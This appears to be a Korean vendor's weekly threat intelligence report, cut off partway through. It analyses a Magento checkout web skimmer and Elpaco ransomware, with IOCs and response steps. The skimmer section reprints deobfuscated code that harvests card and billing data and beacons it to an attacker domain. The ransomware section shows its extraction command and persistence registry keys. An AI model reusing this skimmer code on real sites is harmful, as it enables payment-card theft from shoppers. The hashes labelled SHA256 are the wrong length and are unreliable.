SECUI

2024 년 12 월 첫째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2024 년 12 월 첫째 주, 최신 위협 현황

1.1 전자상거래 Magento 웹사이트의 신용카드 정보 탈취 웹 스키머

1.1.1 키워드 및 요약

+ 키워드: Web Skimmer, Beaconing
+ 요약: Magento 체크아웃 페이지로 신용카드 정보를 탈취하는 웹 스키머 분석


1.1.2 위협 설명

+ 최근 "Magento[1]" 웹사이트에서 "dynamicopenfonts[.]app" 도메인에서 시작된 악성 JavaScript 가 확인됨.

```
<script src="https://dynamicopenfonts.app/REDACTED.js"></script>
<style>
```

[Magento 웹사이트에서 발견된 악성 JavaScript 확인]

+ "Magento" 웹사이트에서 로드하는 "REDACTED.js"는 난독화가 적용되어 있어 악성코드 탐지를 회피.
+ "REDACTED.js"에 의해 생성되는 페이지는 신용카드 정보 및 사용자 정보를 입력할 수 있는 양식을 활성화하고 수집한 정보를 탈취하는 웹 스키머[2]로 확인.
+ "Magento"의 API 를 이용해 사용자의 정보를 수집하고 Beaconing[3]을 사용하여 데이터를 유출.



[데이터 유출에 사용되는 Beconing 기법]


[1] **Magento**: PHP 언어로 개발된 오픈소스 전자상거래 플랫폼

[2] **웹 스키머**: 온라인 결제 거래를 하는 웹사이트에 클라이언트에 코드 삽입 또는 변조하여 사용자의 신용카드 정보와 같은 금융 결제 정보를 탈취하는 공격

[3] **Beaconing**: 스크립트나 프로그램이 사용자에게 알리거나 활동을 방해하지 않고 브라우저 등 클라이언트에서 서버로 데이터를 전송하는 방법으로 웹사이트에서 사용자의 활동을 추적하는 기술

1.1.3 위협 분석

+ "Magento" 웹 서버에서 REDACTED.js 스크립트를 참조하는 악성 JavaScript 탐지 확인.



[Magento 웹 서버에서 악성 JavaScript 탐지 확인 (Sucuri 社의 SiteCheck)]

+ "Magento" 웹 서버에서 악성 JavaScript 와 관련된 파일 및 데이터베이스 확인.
  - **파일**: "./app/design/frontend/Magento/[Redacted]/Magento_Theme/layout/default.xml"
  - **데이터베이스**: "core_config_data" 테이블에서 악성 스크립트에 대한 참조
+ "Magento" 웹 서버 내 "default.xml" 파일의 "referenceContainer" 태그 내부에 악성 JavaScript 가 삽입되어, "body" 태그 전에 로드.

```
<referenceContainer name="before.body.end">
    <block class="Magento\Framework\View\Element\Text"
name="custom_script_block_script_672f9fcc1da8a0.37619331">
        <arguments>
            <argument name="text" xsi:type="string"><![CDATA[
                <script
src="https://dynamicopenfonts.app/REDACTED.js"></script>
            ]]></argument>
        </arguments>
    </block>
</referenceContainer>
```

[XML 파일에서 확인 가능한 악성 JavaScript]

+ "REDACTED.js"는 악성코드 탐지 회피를 위해 난독화 적용.

[난독화가 적용된 REDACTED.js 파일의 일부]

+ "REDACTED.js"가 로드되면 URL 에 "checkout" 이라는 단어가 포함된 페이지에서만 활성화되고 "cart" 단어가 포함된 페이지에서는 비활성화.

```
window.location.href.includes('checkout') &&
!window.location.href.includes('cart')
```

[URL 에 포함되는 단어에 따라 페이지 활성화]

+ "REDACTED.js"에 의해 신용카드 정보 수집 및 전송을 위한 양식이 활성화됨.

```
<form id="fake-payment-form">
    <input type="text" name="card_number" placeholder="Card Number"
required>
    <input type="text" name="expiry_date" placeholder="MM/YY" required>
    <input type="text" name="cvv" placeholder="CVV" required>
    <button type="submit">Pay Now</button>
</form>
<script>
    // Script to extract and send data
    const cardData = {
        card_number: document.querySelector('[name="card_number"]').value,
        expiry_date: document.querySelector('[name="expiry_date"]').value,
        cvv: document.querySelector('[name="cvv"]').value
    };
    navigator.sendBeacon(atob('aHR0cHM6Ly9zdGF0aWNmb250cy5jb20='),
JSON.stringify(cardData));
</script>
```

[신용카드 정보 수집 및 전송하는 양식 예시]

+ "Magento"의 API 를 이용해 사용자의 이름, 주소, 이메일, 전화번호 및 기타 청구 정보를 포함한 데이터 수집.

```
require([
  'jquery',
  'Magento_Customer/js/customer-data',
  'mage/storage',
  'Magento_Checkout/js/model/url-builder',
  'Magento_Checkout/js/model/quote',
], function (_0x1ff8fe, _0x5142f5, _0x3af6e7, _0x4d43a2, _0xe5aa2b) {
  const _0x157d59 = _0x5142f5.get('customer')(),
        _0x4ee375 = [];
  let _0x1124d8;

  if (_0x157d59.firstname) {
    // Authenticated user: fetch billing address
    _0x1124d8 = _0x3af6e7
      .get(_0x4d43a2.createUrl('/carts/mine/billing-address', {}))
      .then(function (_0x3a1723) {
        return (_0x3a1723.email = _0x157d59.email), _0x3a1723;
      });
  } else {
    // Guest user: use provided guest email
    const _0x544730 = _0xe5aa2b.billingAddress();
    _0x544730.email = _0xe5aa2b.guestEmail || '';
    _0x1124d8 = Promise.resolve(_0x544730);
  }

  _0x1124d8.then(function (_0x33d586) {
    const _0x386a82 = [
      _0x33d586.firstname + ' ' + _0x33d586.lastname, // Full name
      _0x33d586.street ? _0x33d586.street.join(' ') : '', // Address
      _0x33d586.telephone, // Phone
      _0x33d586.city, // City
      _0x33d586.company, // Company (if applicable)
      (_0x33d586.region || '') + ' ' + _0x33d586.postcode, // Region and postal
code
      _0x33d586.countryId, // Country
      _0x33d586.regionCode, // Region code
      _0x33d586.email, // Email
    ];
```

[사용자 정보를 수집하는 코드]

+ 수집한 사용자 정보를 JSON 으로 인코딩, "script" 문자열을 XOR 의 키로 사용하여 암호화 후 base64[4] 인코딩 적용.

```
    // Prepare collected data for exfiltration
    _0x386a82.forEach(function (_0x20497f) {
      _0x20497f && _0x20497f.trim() !== '' &&
_0x4ee375.push(encodeURIComponent(_0x20497f.trim()));
    });

    // Combine with payment and other details
    _0x3de55c.push(encodeURIComponent(navigator.userAgent)); // Add browser
information
    _0x3de55c.push({ site: 'theacoutlet_com' }); // Add site context
    _0x3de55c.push(_0x4ee375);

    // Send stolen data
    const _0x5733c1 = JSON.stringify(_0x3de55c),
          _0xf4a87a = Array.from(_0x5733c1)
            .map((_0x3c6a64, _0x19ef2d) =>
              String.fromCharCode(
                _0x3c6a64.charCodeAt(0) ^ 'script'.charCodeAt(_0x19ef2d %
'script'.length)
              )
            )
            .join('');
    const _0x17b4e0 = btoa(_0xf4a87a);
```

[사용자 정보 전송을 위해 인코딩 및 암호화하는 코드]

+ 수집한 데이터는 "Beaconing"을 사용하여 base64 로 인코딩된 URL 인 "aHR0cHM6Ly9zdGF0aWNmb250cy5jb20= / (Decoded: hxxps[:]//staticfonts[.]com)"로 데이터 유출.

```
navigator.sendBeacon(atob('aHR0cHM6Ly9zdGF0aWNmb250cy5jb20='), _0xcb394);
```

[Beaconing 기법인 sendBeacon( ) 함수로 수집한 데이터를 유출]

[4] **base64**: 바이너리 데이터를 텍스트 형식으로 변환하기 위한 인코딩 방식

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
Domain	dynamicopenfonts[.]app
	staticfonts[.]com
	static-fonts[.]com

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://blog.sucuri.net/2024/11/credit-card-skimmer-malware-targeting-magento-checkout-pages.html


1.2 Mimic 랜섬웨어의 변형, Elpaco 랜섬웨어

1.2.1 키워드 및 요약

+ 키워드: Ransomware, Elpaco
+ 요약: Mimic 랜섬웨어의 변형 Elpaco 랜섬웨어 분석

1.2.2 위협 설명

+ 공격자는 RDP 에 대한 무차별 대입 공격을 통해 피해자의 서버에 연결한 다음 직접 "Elpaco" 랜섬웨어를 실행.
+ "Elpaco" 랜섬웨어는 "Mimic" 랜섬웨어의 변형으로 정상적인 "Everything[5]" API 를 사용하여 특정 파일을 검색하고, 사용자 데이터 암호화 및 비용 지불 요구.
+ 실제 악성 행위를 수행하는 "svhostss.exe" 실행 파일은 Winodws 운영체제에서 정상적으로 사용되는 프로세스인 "svchost.exe[6]"와 유사한 이름으로 위장.
+ 암호화 범위 지정, 암호화 확장자 변경, 특정 디렉토리, 파일 및 확장자의 암호화 대상 제외 등의 기능을 GUI 로 설정.
+ 데이터 암호화가 완료된 후 "fsutil[7]"을 사용하여 "svhostss.exe" 파일을 복구 가능성이 없도록 안전하게 삭제.



[Elpaco 랜섬웨어의 GUI 화면]

[5] **Everything**: 이름별로 파일과 폴더를 빠르게 찾을 수 있는 Windows 검색 유틸리티

[6] **svchost.exe**: Windows 운영체제에서 하나 이상의 서비스를 호스팅하는 프로세스

[7] **fsutil**: 디스크 관리, 파일 관리, 파일 시스템 정보 확인 등 파일 시스템과 관련된 작업을 수행하는 Windows 에서 제공하는 명령줄 유틸리티

1.2.3 위협 분석

1.2.3.1 7-ZIP 아카이브 파일

+ 공격자는 피해자의 서버에서 직접 랜섬웨어를 실행하기 위해 "Elpaco" 랜섬웨어가 포함된 7-ZIP 아카이브 파일을 사용.
+ 7-ZIP 아카이브 파일은 "7za.exe[8]", "Everything.exe", "Everythin32.dll", "Everything64.dll" 파일을 포함.
+ 7-ZIP 아카이브 파일에 포함된 파일 분석.
  - **7za.exe**: "Everything64.dll" 아카이브 파일의 내용을 추출하는 실행 파일
  - **Everything.exe**: 정상적인 "Everything" 애플리케이션
  - **Everything32.dll**: 정상적인 "Everything" 라이브러리
  - **Everything64.dll**: 악성 페이로드를 포함하는 암호로 보호된 아카이브 파일

```
$ 7z l -ba 33eeeb25f834e0b180f960ecb9518ea0
2021-11-24 10:00:00 ....A       791040      3539955  7za.exe
2021-12-17 01:01:18 ....A      1775264               Everything.exe
2022-04-07 11:54:26 ....A        86656               Everything32.dll
2024-06-05 12:09:48 ....A      2654321               Everything64.dll
```

[7-ZIP 아카이브 파일에 포함된 파일 목록]

+ "Elpaco" 랜섬웨어 내 문자열을 확인하여, "7za.exe" 파일을 사용해 비밀번호와 함께 "Everything64.dll" 파일의 내용을 추출하는 명령어 확인.

```
7za.exe x -y -p7183204373585782 Everything64.dll
```

[Everything64.dll 파일 추출에 사용된 비밀번호와 명령어]

+ 다음과 같은 "UUID[9]"를 포함한 디렉터리 경로를 생성하고, "Everything64.dll" 파일에서 추출한 파일들을 저장.

```
C:\Users\user\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A\
```

[Everything64.dll 에서 추출한 파일들을 저장하는 디렉토리 경로]

[8] **7za.exe**: 파일 압축 및 압축 해제 작업을 수행하는 명령줄 기반 실행 파일

[9] **UUID(Universally Unique Identifier)**: 128 비트의 고유 식별자로 네트워크 상에서 고유성이 보장되는 id 를 만들기 위한 표준 규약


1.2.3.2 Everything64.dll 에서 추출된 파일 분석

+ "Everything64.dll"에서 추출된 파일 목록 확인.

```
PS C:\Users\user> Get-ChildItem C:\Users\user\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A


    Directory: C:\Users\user\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-C8DF72D8F78A


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/23/2023   4:11 PM         791040 7za.exe
-a----         8/25/2021   1:05 PM         821944 DC.exe
-a----         4/27/2022  11:43 PM        2492416 ENC_default_default_2023-12-27_09-27-40=Telegram@datadecrypt.exe
-a----         4/15/2021  12:17 AM        1775264 Everything.exe
-a----          5/1/2021   3:41 AM            548 Everything.ini
-a----          5/9/2023   4:51 PM            550 Everything2.ini
-a----         3/24/2021   6:18 PM          86656 Everything32.dll
-a----          9/3/2021   8:17 PM        2654321 Everything64.dll
-a----         9/23/2024  11:10 AM           5934 global_options.ini
-a----         2/20/2022   1:11 AM         283136 gui35.exe
-a----          6/9/2021   1:49 AM         283136 gui40.exe
-a----         9/23/2024  11:10 AM             32 session.tmp
-a----         8/18/2021  10:32 PM        2491392 svhostss.exe ──→ Main file
-a----         2/22/2021   8:18 AM         358784 xdel.exe
```

[Everything64.dll 파일에서 추출된 파일 목록]


+ "Everything64.dll"에서 추출된 파일 분석.
  - **gui40.exe**
    - 전체 드라이브로 암호화할 범위 지정
    - 특정 디렉터리, 파일 또는 확장자를 암호화 대상에서 제외
    - 악성 프로세스를 숨기기 위한 프로세스 주입 수행
    - 특정 프로세스 종료 및 시스템 명령 실행
    - 랜섬 노트[10] 수정
    - 암호화 확장자 변경
    - 파일 확장자를 기준으로 암호화 순서 설정



[랜섬웨어 설정 화면]


[10] **랜섬 노트(Ransom Note)**: 랜섬웨어를 유포한 공격자가 감염된 사용자에게 금전을 요구하기 위해 전달하는 일종의 안내문

- **svhostss.exe**
  - 정상적인 Windows 실행 파일인 "svhost.exe"와 유사한 이름 사용
  - "gui40.exe"와 상호작용하며 실제로 악성 작업을 수행
- **DC.exe**
  - Windows Defender 활성화 및 비활성화하기 위한 방화벽 제어 도구
  - "svhostss.exe"에 의해 런타임 중에 호출되어 "Windows Defender"를 비활성화



[svhostss.exe 에 의해 호출되어 /D 명령으로 Windows Defender 비활성화]


- **session.tmp**
  - "svhostss.exe" 프로세스가 중단되는 경우 암호화를 계속하는데 사용되는 세션 키 파일



[프로세스 중단 시 암호화 재개를 위한 세션 키 파일]

1.2.3.3 svhostss.exe 분석

+ 시스템 정보 수집
  - "svhostss.exe" 실행 시 시스템 정보를 수집



[시스템 정보를 수집하는 콘솔 인터페이스]

+ 레지스트리 키 등록
  - 레지스트리 키로 사용자가 "*.ELPACO-team" 확장자를 가진 파일 실행 시 랜섬 노트도 열리도록 설정

```
HKLM\SOFTWARE\Classes\.ELPACO-team\: "mimicfile"

HKLM\SOFTWARE\Classes\mimicfile\shell\open\command\: "notepad.exe
"C:\Users\user\AppData\Local\Decryption_INFO.txt""
```


[.ELPACO-team 확장자를 가진 파일 실행 시 랜섬 노트 열기]

  - 레지스트리 키로 "svhostss.exe" 및 랜섬 노트를 시작 프로그램으로 등록하여, 랜섬웨어의 지속성 확보와 시스템 시작 시 사용자가 랜섬웨어 감염 사실을 인지할 수 있도록 랜섬 노트 표시

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svhostss:
""C:\Users\user\AppData\Local\BD3FDDDF-6CAF-3EBC-D9CF-
C8DF72D8F78A\svhostss.exe""

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svhostss.exe: "notepad.exe
"C:\Users\user\AppData\Local\Decryption_INFO.txt""
```


[레지스트리 키로 svhosts.exe 및 랜섬 노트를 시작프로그램으로 등록]

+ Everything 라이브러리를 사용하여 시스템 내 파일 검색
  - "Everything32.dll" 라이브러리의 "SetSearchW" 함수로 시스템 내 파일 검색




[SetSearchW 함수로 시스템 내 파일 검색]

+ 데이터 암호화에 사용되는 알고리즘
  - 스트림 암호인 "ChaCha20[11]"으로 암호화
  - 암호화에 사용되는 키는 비대칭 암호화 알고리즘인 "RSA[12]-4096" 암호화 적용



[ChaCha20 스트림 암호로 데이터 암호화]

+ 로그 기록
  - "svhostss.exe"가 실행되는 동안 수행한 작업에 대해 "C:₩temp₩MIMIC_LOG.txt"에 로그를 기록.
  - 로그에서 "session.tmp" 파일의 복사본을 "C:₩temp" 경로에 생성 확인



[MIMIC_LOG.txt 에서 svhostss.exe 가 수행한 작업 확인]

+ Del 명령을 호출하여 디렉터리에 있는 모든 실행 파일, 구성 파일, DLL, 배치 파일 및 데이터베이스 관련 파일을 삭제.
+ "fsutil"을 사용하여 "svhostss.exe" 파일을 복구 가능성 없이 안전하게 삭제.

[MIMIC_LOG.txt 에서 svhostss.exe 파일을 삭제하는 작업 확인]

[11] **ChaCha20**: 128 비트 또는 256 비트 키를 사용하는 대칭키 알고리즘

[12] **RSA(Revest, Shamir, Adleman)**: 공개키 암호 알고리즘

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
FileHash-SHA256	61f73e692e9549ad8bc9b965e25d2da683d56dc1
	8af05099986d0b105d8e38f305efe9098a9fbda6

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- https://securelist.com/elpaco-ransomware-a-mimic-variant/114635


1.3 대만의 기업을 타겟으로 정보를 탈취하는 SmokeLoader 악성코드

1.3.1 키워드 및 요약

+ 키워드: SmokeLoader, AndeLoader, CVE-2017-0199, CVE-2017-11882
+ 요약: Microsoft Office 취약점을 사용하여 유포되는 SmokeLoader 악성코드

1.3.2 위협 설명

